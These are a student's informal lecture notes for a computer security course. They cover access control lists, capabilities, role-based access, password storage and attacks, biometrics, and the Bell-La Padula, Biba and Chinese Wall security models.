  - File 1: Alice:orw, Bob:r, File 2: Alice:rx, Bob:orx, Carol:rx
  - ACLs are implemented in Windows file system (NTFS), user entry can denote entire user group (e.g., “Students”)
  - Classic UNIX file system has simple ACLs. Each file lists its owner, a group and a third entry representing all other users. For each class, there is a separate set of rights.  
Groups are system-wide defined in /etc/group, use chmod/chown/chgrp for setting access rights to your files
- Which of the following can we do quickly for ACLs?
  - Determine set of allowed users per object
  - Determine set of objects that a user can access
  - Revoke a user's access right to an object or all objects

ACLs are what the UNIX system uses (chmod that shit). These are column wise interpretation of an access matrix.

- o = owner
- g = group
- w = world

Looking at these ACLs:

- we can easily find who is allowed to access an object: its very quick because this data is stored on the object
- we cannot easily find all objects a user can access: we'd have to go through all objects and check if the user can access it
- we can easily revoke access to a single object but stupid for all because you have to go through all of them

# Capabilities

- A capability is an **unforgeable token** that gives its owner some access rights to an object
  - Alice: File 1:orw, File 2:rx, File 3:o
- Unforgeability enforced by having OS store and maintain tokens or by cryptographic mechanisms
  - E.g., digital signatures (see later) allow tokens to be handed out to processes/users. OS will detect tampering when process/user tries to get access with modified token.
- Tokens might be transferable (e.g., if anonymous)
- Some research OSs (e.g., Hydra) have fine-grained support for tokens
  - Caller gives callee procedure only minimal set of tokens
- Answer questions from previous slide for capabilities

Capabilities are when we assign rights on a user basis (a row wise look at access matrix). Security for this is very hard because we have to have a list of rights stored somewhere. You have to maintain that when a user access it they don't fuck it up and have permission to look at it. This list can be stored on the OS or on the user, we prefer storing it on the OS. If we give a digital signature to a user (letting them store their own rights) you have to ask them for their capabilities whenever they want access. If a user is not contactable then we cannot know anything about them. It also makes it very hard to revoke their access because they can just refuse to give over their token.

# Combined usage of ACLs and cap.

- In some scenarios, it makes sense to use both ACLs and capabilities
  - Why?
- In a UNIX file system, each file has an ACL, which is consulted when executing an open() call
- If approved, caller is given a capability listing type of access allowed in ACL (read or write)
  - Capability is stored in memory space of OS
- Upon read()/write() call, OS looks at capability to determine whether type of access is allowed
- Problem with this approach?

Most systems use a combination of the two primarily for performance reasons. In linux rights are originally stored as acls but when you open a file they get converted into capabilities (for example fopen returns a file descriptor that tells you its rights).

# Role-based access control (RBAC)

- In a company, objects that a user can access often do not depend on the identity of the user, but on the user's job function (role) within the company
  - Salesperson can access customers' credit card numbers, marketing person only customer names
- In RBAC, administrator assigns users to roles and grants access rights to roles
  - Sounds similar to groups, but groups are less flexible
- When a user takes over new role, need to update only her role assignment, not all her access rights
- Available in many commercial databases

We like to clump users into groups called roles. Everyone in a role has the same access. This makes it very easy to update someones rights by just moving them to a new group. Most comercial databases use this model.

# RBAC extensions

- RBAC also supports more complex access control scenarios
- **Hierarchical roles**
  - “A manager is also an employee”
  - Reduces number of role/access rights assignments
- Users can have **multiple roles** and assume/give up roles as required by their current task
  - “Alice is a manager for project A and a tester for project B”
  - User’s current session contains currently initiated role
- **Separation of Duty**
  - “A payment order needs to be signed by both a manager and an accounting person, where the two cannot be the same person”

# User authentication

- Computer systems often have to **identify** and **authenticate** users before **authorizing** them
- Identification: Who are you?
- Authentication: Prove it!
- Identification and authentication is easy among people that know each other
  - For your friends, you do it based on their face or voice
- More difficult for computers to authenticate people sitting in front of them
- Even more difficult for computers to authenticate people accessing them remotely

AUTHENTICATE EVERYTHING, yep thats pretty much it.

**Identification** is asking who someone is. **Authentication** is checking that you actually are who you say you are (make sure you have the rights you claim).

# Authentication factors

- ThreeFour classes of authentication factors
- Something the user knows
  - Password, PIN, answer to “secret question”
- Something the user has
  - ATM card, badge, browser cookie, physical key, uniform, smartphone
- Something the user is
  - Biometrics (fingerprint, voice pattern, face,...)
  - Have been used by humans forever, but only recently by computers
- Something about the user’s context
  - Location, time

We can use what a user knows (some data they would know), what they have (an object they have like cookie or atm card), something about what the user is (like biometrics), and something about the user's context (like are they at home now).

# Combination of auth. factors

- Different classes of authentication factors can be combined for more solid authentication
  - Two- or multi-factor authentication
- Using multiple factors from the same class might not provide better authentication
- “Something you have” can become “something you know”
  - Token can be easily duplicated, e.g., magnetic strip on ATM card
  - Token (“fob”) displays number that changes over time and that needs to be entered for authentication
  - SMS message

Good security usually looks to have multiple factors of authentication usually from different classes. With physical items we need to watch for them just becoming data.

# Passwords

- Probably oldest authentication mechanism used in computer systems
- User enters user ID and password, maybe multiple attempts in case of error
- Usability problems
  - Forgotten passwords might not be recoverable (though this has been changing recently, see later)
  - Entering passwords is inconvenient
  - If password is disclosed to unauthorized individual, the individual can immediately access protected resource
    - Unless we use multi-factor authentication
  - If password is shared among many people, password updates become difficult

# Attacks on Passwords

- Shoulder surfing
- Keystroke logging
- Interface illusions / Phishing
- Password re-use across sites
- Password guessing


USE A PASSWORD MANAGER. That is all.

# Password guessing attacks

- **Brute-force:** Try all possible passwords using exhaustive search
- Can test 350 billion Windows NTLM passwords per second on a cluster of 25 AMD Radeon graphics cards (see optional reading)
- Can try  $95^8$  combinations in 5.5 hours
- Enough to brute force every possible eight-character password containing upper- and lower-case letters, digits, and symbols

# Brute-forcing passwords is exponential

<http://erratasec.blogspot.ca/2012/08/common-misconceptions-of-password.html>



We want very long passwords to make brute force attacks much harder.

# Password guessing attacks

- Exhaustive search assumes that people choose passwords randomly, which is often not the case
- Attacker can do much better by exploiting this
- For example, assume that a password consists of a root and a pre- or postfix appendage
  - “password1”, “abc123”, “123abc”
- Root is from dictionaries (passwords from previous password leaks, names, English words, . . . )
- Appendage is combination of digits, date, single symbol, . . .
- >90% of 6.5 million LinkedIn password hashes leaked in June 2012 were cracked within six days

People use patterns and other methods to remember their passwords which can be leveraged to guess them. Software that does this often looks at common password leaks to spot patterns. You want to be able to tell when there is a breach. The most important thing is the throttle login attempts (don't let the same user try to login a ton of times). The iCloud login attack (that got celebrity pics) happened because an api call was not throttled.

# Choosing good passwords

- Use letters, numbers and special characters
- Choose long passwords
  - At least eight characters
- Avoid guessable roots
- If supported, use pass phrase
  - Mix upper and lower case, introduce misspellings and special characters
  - Avoid common phrases (e.g., advertisement slogans)

# Password hygiene

- Writing down passwords is more secure than storing many passwords on a networked computer or re-using same password across multiple sites
  - Unreasonable to expect users to remember long passwords, especially when changed often
  - Requires physical security for password sheet, don't use sticky notes
- Change passwords regularly
  - Especially if shorter than eight characters
  - Should users be forced to change their password?
  - Leads to password cycling and similar
    - "myFavoritePwd" -> "dummy" -> "myFavoritePwd"
    - goodPwd."1" -> goodPwd."2" -> goodPwd."3"

# Password hygiene

- Have site-specific passwords
- **Don't reveal passwords** to others
  - In email or over phone
    - If your bank really wants your password over the phone, switch banks
  - Studies have shown that people disclose passwords for a cup of coffee, chocolate, or nothing at all
    - Caveat of these studies?
- Don't enter password that gives access to sensitive information on a **public computer** (e.g., Internet café)
  - Don't do online banking on them
  - While travelling, forward your email to a free Webmail provider and use throwaway (maybe weak) password

# Attacks on password files

- Website/computer needs to store information about a password in order to validate entered password
- Storing passwords in plaintext is dangerous, even when file is read protected from regular users
  - Password file might end up on backup tapes
  - Intruder into OS might get access to password file
  - System administrator has access to file and might use passwords to impersonate users at other sites
    - Many people re-use passwords across multiple sites

# Storing password fingerprints

- Store only a **digital fingerprint** of the password (using a cryptographic hash, see later) in the password file
- When logging in, system computes fingerprint of entered password and compares it with user's stored fingerprint
- Still allows offline guessing attacks when password file leaks

We do not want to store our passwords in plain text. We should hash them on the way in. Basically we want to make it so that you cannot figure out the password based on the username. Currently everyone uses sha2 hashing but we are soon going to switch to sha3. There are some places that store precomputed lists of hashes to help you attack faster (often called rainbow tables).

# Defending against guessing attacks

- UNIX makes guessing attacks harder by including **user-specific salt** in the password fingerprint
  - Salt is initially derived from time of day and process ID of /bin/passwd
  - Salt is then stored in the password file in plaintext
- Two users who happen to have the same password will likely have different fingerprints
- Makes guessing attacks harder, can't just build a single table of fingerprints and passwords and use it for any password file

We should be salting our hashes. Generate a random string and pad the hash with it. It should be unique for each user, quite long (48-128 bits) and very random. This helps stop people from precomputing them. Frequently hackers will know the salt, but it still stops rainbow table attacks.

# Defending against guessing attacks

- Don't use a standard cryptographic hash (like SHA-1 or SHA-512) to compute the stored fingerprint
- They are relatively cheap to compute (microseconds)
- Instead use an iterated hash function that is expensive to compute (e.g., bcrypt) and maybe also uses lots of memory (e.g., scrypt)
  - Hundreds of milliseconds
- This slows down a guessing attack significantly, but is barely noticed when a user enters his/her password

You could also delay a while when calculating the hash so that brute force attacks become way more expensive. Basically you just iterate over hashing the hash a bunch of times.

# Defending against guessing attacks

- An additional defense is to use a MAC (see later), instead of a cryptographic hash
- A MAC mixes in a secret key to compute the password fingerprint
- If the fingerprints leak, guessing attacks aren't useful anymore
- Can protect the secret key by embedding it in tamper resistant hardware
- If the key does leak, the scheme remains as secure as a scheme based on a cryptographic hash

MAC is message authentication code (often based on hashes making them HMACs). The key difference is that MACs have keys that are required to create a MAC and to verify data. Hashes are just functions.

# Password Recovery

- A password cannot normally be recovered from a hash value (fingerprint)
- If password recovery is desired, it is necessary to store an **encrypted version** of the password in the password file
- We need to keep encryption key away from attacker

# Password Recovery

- As opposed to fingerprints, this approach allows the system to (easily) re-compute a password if necessary
  - E.g., have system email password **in the clear** to predefined email address when user forgets password
  - This has become the norm for many websites
  - In fact, some people use this reminder mechanism whenever they want to log in to a website
- There are many problems with this approach!

You can pepper your password by putting in a special bit of hardware called a hardware security module. This is very hard to get into. This won't ever give out a password, it will MAC something for you and just return that. This will prevent attacks even if they have your code base and know how you hash stuff. Even if they were to get the key to your HSM its still as secure as using an iterative hash. Some laptops have TMPs that can work as very specific HSMs (they have the key burned into them at time of manufacturing).

# The Adobe Password Hack (November 2013)

- In November 2013, 130 million **encrypted** passwords for Adobe accounts were revealed.
- The encryption mechanism was the following:
  - ① First a NUL byte was appended to the password.
  - ② Next, additional NUL bytes were appended as required to make the length a multiple of 8 bytes.
  - ③ Then the padded passwords were encrypted 8 characters at a time using a fixed key. (This is called **ECB mode** and it is the **weakest possible** encryption mode.)
- The password hints were not encrypted.
- It turns out that many passwords can be decrypted, without breaking the encryption and not knowing the key.

# The Adobe Password Hack (cont.)

| Adobe password data               | Password hint               |
|-----------------------------------|-----------------------------|
| 110edf2294fb8bf4                  | -> numbers 123456           |
| 110edf2294fb8bf4                  | -> ==123456                 |
| 110edf2294fb8bf4                  | -> c'est "123456"           |
| 8fda7e1f0b56593f e2a311ba09ab4707 | -> numbers                  |
| 8fda7e1f0b56593f e2a311ba09ab4707 | -> 1-8                      |
| 8fda7e1f0b56593f e2a311ba09ab4707 | -> 8digit                   |
| 2fca9b003de39778 e2a311ba09ab4707 | -> the password is password |
| 2fca9b003de39778 e2a311ba09ab4707 | -> password                 |
| 2fca9b003de39778 e2a311ba09ab4707 | -> rhymes with assword      |
| e5d8efed9088db0b                  | -> q w e r t y              |
| e5d8efed9088db0b                  | -> ytrewq tagurpidi         |
| e5d8efed9088db0b                  | -> 6 long qwert             |
| ecba98cca55eabc2                  | -> sixxone                  |
| ecba98cca55eabc2                  | -> 1*6                      |
| ecba98cca55eabc2                  | -> sixones                  |

XKCD dubbed this "the greatest crossword puzzle in the history of the world": <http://xkcd.com/1286/>.

If a password is the same it will encrypt the same. And it encrypts in chunks so you can figure out what the encryption key is looking at it. Its little more secure than a slightly challenging puzzle.

# Interception attacks

- Attacker intercepts password while it is in transmission from client to server
- One-time passwords make intercepted password useless for **later** logins
  - Fobs (see earlier)
  - Challenge-response protocols

You password still has to be sent through the network, this can be a vulnerability in itself. You have to encrypt the link between you and the server or anyone who is watching can just see it as it goes through. Another attack is if the server gets compromised. If they get read access that's ok because everything is hashed, but if they get write access they can catch the plaintext password and do what they want with it. You can defend against this by having the server send a challenge that is different every time, the client uses that to create a one time password, then the server replies with a response. Anyone listening will not know what is going on there.

There are some cool ideas where you store passwords on your phone (fido and sqrl) where the website shows a QR code which your phone uses as a challenge to log in.

# Challenge-response protocols

- Server sends a random challenge to a client
- Client uses challenge and password to compute a one-time password
- Client sends one-time password to server
- Server checks whether client's response is valid
- Given intercepted challenge and response, attacker might be able to brute-force password

Challenge responses are the server giving the client something that lets them create a one time use password so that if someone intercepts it they cannot just straight use your password. If they do get challenge and response they can brute force figure out your password.

# Interception attacks

- There are cryptographic protocols (e.g., SRP) that make intercepted information useless to an attacker
- On the web, passwords are transmitted mostly in plaintext
  - Sometimes, digital fingerprint of them
  - Encryption (TLS, see later) protects against interception attacks **on the network**
- Alternative solutions are difficult to deploy
  - Patent issues, changes to HTTP protocol, hardware
- And don't help against interception on the client side
  - Malware

# Graphical passwords

- Graphical passwords are an alternative to text-based passwords
- Multiple techniques, e.g.,
  - User chooses a picture; to log in, user has to re-identify this picture in a set of pictures
  - User chooses set of places in a picture; to log in, user has to click on each place
- Issues similar to text-based passwords arise
  - E.g., choice of places is not necessarily random
- Shoulder surfing becomes a problem
- Ongoing research

Graphical passwords are a version of passwords. This is easier for humans to remember and machines are super shit at understanding them. A big problem with this is that things aren't random so people can figure things out by guessing. People are very predictable so its also much easier to guess their password if its image based. Its also much easier for someone to remember your password if they shoulder surf.

# Server authentication

- With the help of a password, system authenticates user (client)
- But **user should also authenticate system (server)** else password might end up with attacker!
- Classic attack:
  - Program displays fake login screen
  - When user “logs in”, programs prints error message, sends captured user ID/password to attacker, and ends current session (which results in real login screen)
  - That's why Windows trains you to press <CTRL-ALT-DELETE> for login, key combination cannot be overridden by attacker
- Today's attack:
  - **Phishing**

While it's important that the server authenticates the users trying to access it, it is also very important for you to validate the server that you are accessing. You want to make sure that the thing you are giving your password to is a trusted thing. TOFU (trust on first use) when you first log on we save the fingerprint of the server you are accessing so that in the future you can validate that this is the same server as last time.

# Biometrics

- Biometrics have been hailed as a way to get rid of the problems with password and token-based authentication
- Unfortunately, they have their own problems
- Idea: Authenticate user based on **physical characteristics**
  - Fingerprints, iris scan, voice, handwriting, typing pattern, . . .
- If observed trait is **sufficiently close** to previously stored trait, accept user
  - Observed fingerprint will never be completely identical to a previously stored fingerprint of the same user

# Local vs. remote authentication

- Biometrics work well for local authentication, but are less suited for remote authentication or for identification
- In local authentication, a guard can ensure that:
  - I put my own finger on a fingerprint scanner, not one made out of gelatin
  - I stand in front of a camera and don't just hold up a picture of somebody else
- In remote authentication, this is much more difficult

# Authentication vs. identification

- Authentication: Does a captured trait correspond to a particular stored trait?
- Identification: Does a captured trait correspond to any of the stored traits?
  - Identification is an (expensive) **search problem**, which is made worse by the fact that in biometrics, matches are based on closeness, not on equality (as for passwords)
- **False positives** can make biometrics-based identification useless
  - False positive: Alice is accepted as Bob
  - False negative: Alice is incorrectly rejected as Alice

# Biometrics-based identification

- Example (from Bruce Schneier's "Beyond Fear"):
  - Face-recognition software with (unrealistic) accuracy of 99.9% is used in a football stadium to detect terrorists
    - 1-in-1,000 chance that a terrorist is not detected
    - 1-in-1,000 chance that innocent person is flagged as terrorist
  - If one in 10 million stadium attendees is a **known** terrorist, there will be 10,000 false alarms for every real terrorist
  - Remember "The Boy Who Cried Wolf" ?
- After pilot study, German FBI recently concluded that this kind of surveillance is useless
  - Average detection accuracy was 30%

# Other problems with biometrics

- **Privacy**
  - Why should my employer (or a website) have information about my fingerprints, iris,...?
    - Aside: Why should a website know my date of birth, my mother's maiden name,... for "secret questions"?
  - What if this information leaks? Getting a new password is easy, but much more difficult for biometrics
- **Accuracy:** False negatives are annoying
  - What if there is no other way to authenticate?
  - What if I grow a beard, hurt my finger,...?
- **Secrecy:** Some of your biometrics are not particularly secret
  - Face, fingerprints,...

# Trusted operating systems

- Trusting an entity means that if this entity misbehaves, the security of the system fails
- We trust an OS if we have **confidence** that it provides security services, i.e.,
  - Memory and file protection
  - Access control and user authentication

# Trusted operating systems

Typically a trusted operating system builds on four factors:

- **Policy**: A set of rules outlining what is secured and why
- **Model**: A model that implements the policy and that can be used for reasoning about the policy
- **Design**: A specification of how the OS implements the model
- **Trust**: Assurance that the OS is implemented according to design

# Trusted software

- Software that has been rigorously developed and analyzed, giving us reason to trust that the code does what it is expected to do **and nothing more**
- **Functional correctness**
  - Software works correctly
- **Enforcement of integrity**
  - Wrong inputs don't impact correctness of data
- **Limited privilege**
  - Access rights are minimized and not passed to others
- **Appropriate confidence level**
  - Software has been rated as required by environment
- Trust can change over time, e.g., based on experience

# Security policies

- Many OS security policies have their roots in military security policies
  - That's where lots of research funding came from
- Each object/subject has a sensitivity/clearance level
  - “Top Secret” > “Secret” > “Confidential” > “Unclassified”  
where “>” means “more sensitive”
- Each object/subject might also be assigned to one or more compartments
  - E.g., “Soviet Union”, “East Germany”
  - **Need-to-know rule**
- Subject  $s$  can access object  $o$  iff  $\text{level}(s) \geq \text{level}(o)$  and  $\text{compartments}(s) \supseteq \text{compartments}(o)$ 
  - **$s$  dominates  $o$** , short “ $s \geq o$ ”

Important note: dont use the textbook notation for this, use the notation in this slide

## Example

- Secret agent James Bond has clearance “Top Secret” and is assigned to compartment “East Germany”
- Can he read a document with sensitivity level “Secret” and compartments “East Germany” and “Soviet Union”?
- Which documents can he read?

So we have James Bond who's clearance is Top Secret but he is only assigned to the east Germany section. James Bond cannot access documents that include departments that he is not a part of (so not documents about east germany and soviet union) and but he can access documents of any security level since he has the highest clearance level.

# Commercial security policies

- Rooted in military security policies
- Different classification levels for information
  - E.g., external vs. internal
- Different departments/projects can call for need-to-know restrictions
- Assignment of people to clearance levels typically not as formally defined as in military
  - Maybe on a temporary/ad hoc basis

# Other security policies

- So far we've looked only at confidentiality policies
- Integrity of information can be as or even more important than its confidentiality
  - E.g., Clark-Wilson Security Policy
  - Based on **well-formed transactions** that transition system from a consistent state to another one
  - Also supports Separation of Duty (see RBAC slides)
- Another issue is dealing with **conflicts of interests**
  - Chinese Wall Security Policy
  - Once you've decided for a side of the wall, there is no easy way to get to the other side

# Chinese Wall security policy

- Once you have been able to access information about a particular kind of company, you will no longer be able to access information about other companies of the same kind
  - Useful for consulting, legal or accounting firms
  - Need history of accessed objects
  - Access rights change over time
- **ss-property:** Subject s can access object o iff each object previously accessed by s either belongs to the same company as o or belongs to a different kind of company than o does
- **\*-property:** For a write access to o by s, we also need to ensure that all objects readable by s either belong to the same company as o or have been sanitized

Chinese wall security policy is that once you are assigned to one side of the wall (in a department for instance) you cannot have access to another side of the wall. An example of this is advertising firms that might work for conflicting client and you don't want any passing of data between them.

SS stands for simple security. Basically it is a policy to keep people from accessing data for multiple companies in the same sphere.

Star property (it was meant to be a placeholder, they forgot to actually come up with a name) governs write access to objects. Basically if you want to write to something you need to make sure that you have readable access only to that company (unless the data has been **sanitized**). Problems can occur if you have read from multiple companies as you cannot write at all.

# Security models

- Many security models have been defined and interesting properties about them have been proved
- Unfortunately, for many models, their relevance to practically used security policies is not clear
- We'll focus on two prominent models
  - Bell-La Padula Confidentiality Model
  - Biba Integrity Model
- Targeted at Multilevel Security (MLS) policies, where subjects/objects have clearance/classification levels


# Lattices

- Dominance relationship  $\geq$  defined in military security model is transitive and antisymmetric
- Therefore, it defines a **partial** order (neither  $a \geq b$  nor  $b \geq a$  might hold for two levels  $a$  and  $b$ )
- In a **lattice**, for every  $a$  and  $b$ , there is a **unique lowest upper bound**  $u$  for which  $u \geq a$  and  $u \geq b$  and a **unique greatest lower bound**  $l$  for which  $a \geq l$  and  $b \geq l$
- There are also two elements  $U$  and  $L$  that dominate/are dominated by all levels
  - $U = ("Top\ Secret", \{"Soviet\ Union", "East\ Germany"\})$
  - $L = ("Unclassified", \emptyset)$

# Example lattice

Sensitivity levels:  
TS = Top Secret  
S = Secret  
U = Unclassified

Compartments:  
SU = Soviet Union  
EG = East Germany



transitive:  $a \geq b \wedge b \geq c \Rightarrow a \geq c$

antisymmetric:  $a \leq b \wedge b \leq a \Rightarrow a = b$

reflexive:  $\forall a, a \geq a$

partially ordered set is called a poset. A graphical representation of a poset does not contain directed cycles. A **lattice** is a poset where there exists a greatest lower bound and a lowest upper bound, and there exists a lowest and a highest element. You can test for this by finding the greatest lower bound and lowest upper bound.

# Bell-La Padula confidentiality model

- Regulates **information flow** in MLS policies, e.g., lattice-based ones
- Users should get information only according to their clearance
- Should subject  $s$  with clearance  $C(s)$  have access to object  $o$  with sensitivity  $C(o)$ ?
- Underlying principle: Information can only flow **up**
- ss-property (“**no read up**”):  $s$  should have read access to  $o$  only if  $C(s) \geq C(o)$
- \*-property (“**no write down**”):  $s$  should have write access to  $o$  only if  $C(o) \geq C(s)$

# Example

- No read up is straightforward
- No write down avoids the following leak:
  - James Bond reads secret document and summarizes it in a confidential document
  - Miss Moneypenny with clearance “confidential” now gets access to secret information
- In practice, subjects are programs (acting on behalf of users)
  - Else James Bond couldn’t even talk to Miss Moneypenny
  - If program accesses secret information, OS ensures that it can’t write to confidential file later
  - Even if program does not leak information
  - Might need explicit declassification operation for usability purposes

A subject can only read an object if their clearance is higher than the clearance of the object. A subject can then only write to an object if their clearance is lower than it (since we don't want people to share data that is secure to lower levels).

# Biba integrity model

- Prevent inappropriate **modification** of data
- Dual of Bell-La Padula model
- Subjects and objects are ordered by an integrity classification scheme,  $I(s)$  and  $I(o)$
- Should subject  $s$  have access to object  $o$ ?
- Write access:  $s$  can modify  $o$  only if  $I(s) \geq I(o)$ 
  - Unreliable person cannot modify file containing high integrity information
- Read access:  $s$  can read  $o$  only if  $I(o) \geq I(s)$ 
  - Unreliable information cannot “contaminate” subject

This is a pair with BLP where it maintains integrity of the data. A subject can only write to an object if their integrity is higher than the objects. Like LBP you can then only read objects of higher integrity than you.

# Low Watermark Property

- Biba's access rules are very restrictive, a subject cannot ever read lower integrity object
- Can use dynamic integrity levels instead
  - **Subject Low Watermark Property:**  
If subject  $s$  reads object  $o$ , then  $I(s) = \text{glb}(I(s), I(o))$ , where  $\text{glb}()$  = greatest lower bound
  - **Object Low Watermark Property:**  
If subject  $s$  modifies object  $o$ , then  $I(o) = \text{glb}(I(s), I(o))$
- Integrity of subject/object can only go down, information flows **down**

A common modification to biba is to leverage the dynamic property of integrity levels. We decide a subject low watermark calculated by setting a subjects integrity to the greatest lower bound of their itegrity and the objects integrity when the read it (a high integrity person reading a low integrity object loses some integrity). An object low watermark changes an objects integrity when a subject writes to it to be the greatest lower bound of their integrity and the integrity of the subject writing to it.

A problem rises with this as over time everyone's integrity lowers until no one has any access.

# Review of Bell-La Padula & Biba

- Very simple, which makes it possible to prove properties about them
  - E.g., can prove that if a system starts in a secure state, the system will remain in a secure state
- Probably too simple for great practical benefit
  - Need declassification
  - Need both confidentiality and integrity, not just one
  - What about object creation?
- Information leaks might still be possible through covert channels in an implementation of the model

# Information flow control

- An information flow policy describes authorized paths along which information can flow
- For example, Bell-La Padula describes a lattice-based information flow policy
- In compiler-based information flow control, a compiler checks whether the information flow in a program could violate an information flow policy
- How does information flow from a variable  $x$  to a variable  $y$ ?
- Explicit flow: E.g.,  $y := x$ ; or  $y := x / z$ ;
- Implicit flow: If  $x = 1$  then  $y := 0$ ;  
else  $y := 1$

## Information flow control (cont.)

- Input parameters of a program have a (lattice-based) security classification associated with them
- Compiler then goes through the program and updates the security classification of each variable depending on the individual statements that update the variable (using dynamic BLP/Biba)
- Ultimately, a security classification for each variable that is output by the program is computed
- User (more likely, another program) is allowed to see this output only if allowed by the user's (program's) security classification

MIDTERM GOES UP TO HERE

# Trusted system design elements

- Design must address which objects are accessed how and which subjects have access to what
  - As defined in security policy and model
- Security must be **part of design early on**
  - Hard to retrofit security, see Windows 95/98
- Eight design principles for security
- **Least privilege**
  - Operate using fewest privileges possible
- **Economy of mechanism**
  - Protection mechanism should be simple and straightforward
- **Open design**
  - Avoid **security by obscurity**
  - Secret keys or passwords, but not secret algorithms

# Security design principles (cont.)

- Complete mediation
  - Every access attempt must be checked
- Permission based / Fail-safe defaults
  - Default should be denial of access
- Separation of privileges
  - Two or more conditions must be met to get access
- Least common mechanism
  - Every shared mechanism could potentially be used as a covert channel
- Ease of use
  - If protection mechanism is difficult to use, nobody will use it or it will be used in the wrong way

# Security features of trusted OS

- Identification and authentication
  - See earlier
- Access control
- Object reuse protection
- Complete mediation
- Trusted path
- Accountability and audit
- Intrusion detection

# Access control

- Mandatory access control (MAC)
  - Central authority establishes who can access what
  - Good for military environments
  - For implementing Chinese Wall, Bell-La Padula, Biba
- Discretionary access control (DAC)
  - Owners of an object have (some) control over who can access it
  - You can grant others access to your home directory
  - e.g., UNIX and Windows
- RBAC is neither MAC nor DAC
- Possible to use combination of these mechanisms

# Object reuse protection

- Alice allocates memory from OS and stores her password in this memory
- After using password, she returns memory to OS
  - By calling `free()` or simply by exiting procedure if memory is allocated on stack
- Later, Bob happens to be allocated the same piece of memory and he finds Alice's password in it
- OS should erase returned memory before handing it out to other users
- Defensive programming: Erase sensitive data yourself before returning it to OS
  - How can compiler interfere with your good intentions?
- Similar problem exists for files, registers and storage media

# Hidden data

- Hidden data is related to object reuse protection
- You think that you deleted some data, but it is still hidden somewhere
  - Deleting a file will not physically erase file on disk
  - Deleting an email in GMail will not remove email from Google's backups
  - Deleting text in MS Word might not remove text from document
  - Putting a black box over text in a PDF leaves text in PDF
  - Shadow Copy feature of Windows 7 keeps file snapshots to enable restores

Missed all of this due to interview go back and read

# Complete mediation / trusted path

- Complete mediation
  - All accesses must be checked
  - Preventing access to OS memory is of little use if it is possible to access the swap space on disk
- Trusted path
  - Give assurance to user that her keystrokes and mouse clicks are sent to legitimate receiver application
  - Remember the fake login screen?
  - Turns out to be quite difficult for existing desktop environments, both Linux and Windows
    - Don't run sudo if you have an untrusted application running on your desktop

# Accountability and audit

- Keep an audit log of all security-related events
- Provides accountability if something goes bad
  - Who deleted the sensitive records in the database?
  - How did the intruder get into the system?
- An audit log does not give accountability if attacker can modify the log
